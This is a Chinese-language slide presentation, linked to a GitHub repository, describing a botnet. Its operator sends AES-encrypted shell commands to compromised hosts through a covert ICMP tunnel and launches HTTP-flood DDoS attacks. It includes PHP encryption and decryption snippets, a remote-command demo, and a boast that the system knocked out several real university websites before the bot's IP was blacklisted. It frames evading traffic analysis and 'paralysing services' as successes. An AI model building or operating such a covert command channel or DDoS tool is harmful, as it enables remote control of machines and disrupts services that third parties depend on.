

基於 AES 對稱加密的 ICMP 隧道通訊下的 肉雞群控 與 CC 攻擊系統

<https://github.com/JaxxZu/ICMP-AES-RemoteExecTunnel>

1. 總體介紹

4. 實作細節

2. 技術背景

5. 系統演示

3. 系統架構

6. 總結



1. 總體介紹


➤ 研究目的

以 ICMP 建立遠端控制通道

將 AES-256-CTR 對通訊內容保護

建立多被控端（肉雞）管理介面

整合 CC 壓測模組





2. 技術背景

- ICMP 通訊協定
- AES 對稱加密
- CC 攻擊

ICMP (RFC 792) 作用：

- 網路錯誤回報 (Destination Unreachable, Time Exceeded...)
- Echo Request / Echo Reply 用於 ping

為何適合做隧道？

- 部分伺服器防火牆不封 ICMP
- 不需建立 TCP/UDP 連線
- 低延遲、流量特徵不明顯
- Payload 可放較多內容

ICMP Tunneling 概念：

- 將任意資料放入 payload

Type (8 bit)	Code (8 bit)	Checksum (16 bit)
Extended Header (32 bit)		
Data/Payload (Variable Length)		

AES：對稱加密

加密、解密 **使用同一把 key**

適合大量資料、持續資料流，比 RSA 快數千倍以上

RSA：非對稱加密

使用 **公鑰加密**（public key）、**私鑰解密**（private key）

公鑰可以公開給任何人，私鑰必須保密

不適合加密大量資料，只能加密小量文字（ ≤ 245 bytes）

業界常用：RSA握手協商AES key，再以AES加密通訊

HTTP Flood (CC 攻擊) 屬於 Layer 7 DDoS
使用大量合法 (格式正確的) HTTP 請求，消耗伺服器資源

研究價值：
分析併發量對伺服器負載的影響
了解攻擊流量模式

本研究使用工具：Bombardier
支援 GET/POST
自訂 Header / Body
控制 timeout、併發數、攻擊時間



3. 系統架構

- 主控端設計
- 被控端設計




圖3.0 整體架構




圖3.1 指令傳輸過程*

主控端下發群控通知到肉雞，
使用前綴「ZKcommand,」，後接真實指令
最後再進行加密傳送

肉雞端接收指令後，解密，
回應主控端「RJcopy,」後接主控端payload，
echo主控已收到指令，最後執行指令




圖3.2 心跳包傳輸過程*

主控端下發心跳包到肉雞，
使用「ZKcommand, checkAlive」指令，加密傳送

肉雞端接收指令後，解密，
回應主控端「RJalive,」，後接時間戳
echo主控最後存活時間

*實際上payload經過AES-256-CTR加密

（一）初始化新肉雞：

生成 AES-256 Key，寫入 / 更新資料庫肉雞參數
自動產生被控端 C 語言程式碼

（二）發送ICMP封包：

前端輸入群控指令（包含 CC 攻擊指令）
使用 AES-256-CTR 加密 payload
用 Raw Socket 組裝 ICMP 封包，使用系統調用收送封包

（三）背景定時任務：

心跳監測與離線判定

功能：

監聽 ICMP Echo Request

執行指令 (含 CC 攻擊指令)

定期應答心跳包

AES-256-CTR 解密 payload

回傳加密 ICMP Echo Reply

 Network security group **rouji3-nsg** (attached to networkInterface: **rouji3145_z1**)
Impacts 0 subnets, 1 network interfaces

Create port rule

Search rules

Source == all

Destination == all

Protocol == all

Action == all

Port == all

Priority ↑	Name		Port	Protocol	Source	Destination	Action
Inbound port rules (5)							
300	SSH		22	TCP	Any	Any	Allow
310	icmp		Any	ICMP	Any	Any	Allow
65000	AllowVnetInBound		Any	Any	VirtualNetwork	VirtualNetwork	Allow
65001	AllowAzureLoadBalancerInBound		Any	Any	AzureLoadBalancer	Any	Allow
65500	DenyAllInBound		Any	Any	Any	Any	Deny
Outbound port rules (3)							

圖3.4 安全組配置



4. 實作細節

- AES 加密 ICMP 封包 payload
- AES 解密 ICMP 封包 payload

Type (8 bit)	Code (8 bit)	Checksum (16 bit)
Extended Header (32 bit)		
Data/Payload (Variable Length)		

```
$plaintext = "ZKcommand,checkAlive"; //指令
$iv = random_bytes(16); //隨機產生IV
$ciphertext = openssl_encrypt(
    $plaintext,
    "AES-256-CTR",
    $key,
    OPENSSL_RAW_DATA,
    $iv
);
$payload = base64_encode($iv . $ciphertext) . "\0";
```

ICMP Header: Type(8), Code(0), ID, Sequence.

Payload = Base64(IV [16] || AES_Encrypt(Command))

Checksum: 將 Header + Payload 以 16-bit 單位加總取反

傳輸: 透過 PHP socket_sendto() 發送，PHP調用 sys_sendto 系統調用

Type (8 bit)	Code (8 bit)	Checksum (16 bit)
Extended Header (32 bit)		
Data/Payload (Variable Length)		

主控給肉雞發指令：php加密
肉雞接收指令：c語言解密
肉雞echo主控：c語言加密，
主控接收肉雞echo：php解密

```
$decoded = base64_decode($reply_payload);  
$reply_iv = substr($decoded, 0, 16); // 取IV  
$reply_ct = substr($decoded, 16); //取密文
```

```
$reply = openssl_decrypt(  
    $reply_ct,  
    "AES-256-CTR",  
    $key,  
    OPENSSL_RAW_DATA,  
    $reply_iv  
);
```



5. 系統演示

- 封包加解密展示
- 效果展示
- 系統演示

開發模式：已輸入指令 →

```
ping 1.1.1.1 -c 1
```

活躍機器：1 隻，開始下發...

=== 肉雞 34.84.157.117 回覆 ===

[主控->肉雞] shell指令：ZKcommand,ping 1.1.1.1 -c 1

[主控->肉雞] 加密後ICMP封包payload：ST8opw4OuGhbKUC3y8Xsj3JJkGyeZbNtaJOiBNTv1r1q1S6h69awYFuaBQ==

[肉雞->主控] 加密後ICMP封包payload：6qu1uPG1NeistSv6ZKiY95nLoOMreTBa/1kP5060ckLptFkpwtz1wiX1qjafXIqpUJY=

[肉雞->主控] echo明文：RJcopy,ZKcommand,ping 1.1.1.1 -c 1

圖5.1 主控端下發指令

AES 加密 ICMP tunnel 肉雞端 已啟動

[主控->肉雞] 加密後ICMP封包payload：ST8opw4OuGhbKUC3y8Xsj3JJkGyeZbNtaJOiBNTv1r1q1S6h69awYFuaBQ==

[主控->肉雞] shell指令：ZKcommand,ping 1.1.1.1 -c 1

[肉雞->主控] echo明文：RJcopy,ZKcommand,ping 1.1.1.1 -c 1

[肉雞->主控] 加密後ICMP封包payload：6qu1uPG1NeistSv6ZKiY95nLoOMreTBa/1kP5060ckLptFkpwtz1wiX1qjafXIqpUJY=

[Linux] 執行shell指令：ping 1.1.1.1 -c 1

PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.

64 bytes from 1.1.1.1: icmp_seq=1 ttl=62 time=2.23 ms

圖5.2 肉雞回覆echo

成功打死學校若干個網站



圖5.3 貴重儀器中心

攻擊測試在某個晚上進行
隔天肉雞IP就被學校防火牆拉黑了

```
azureuser@rouji3:~$ curl https://www.csie.nuk.edu.tw
curl: (28) Failed to connect to www.csie.nuk.edu.tw port 443 after 132551 ms: Couldn't connect to server
```

圖5.5 被學校防火牆拉黑IP的肉雞




圖5.4 推廣教育中心



6. 總結

- 總結
- 心得

ICMP 隧道穩定性

在封閉網路（僅開放ICMP入出站）中，加密控制通道維持穩定。
Raw Socket 傳輸可靠，丟包率低。

加密隱蔽性

AES-256-CTR 搭配隨機 IV 運作正常。即便發送相同指令，每次擷取之 ICMP Payload 密文皆不同，有效規避基於靜態特徵的流量分析。

CC 攻擊效果

多肉雞併發測試下，目標伺服器出現 HTTP 5XX 與連線超時，證實系統具備實際癱瘓服務之能力。

管理效率

與資料庫整合，自動化生成被控端代碼，進行肉雞部署與狀態監控。

Thanks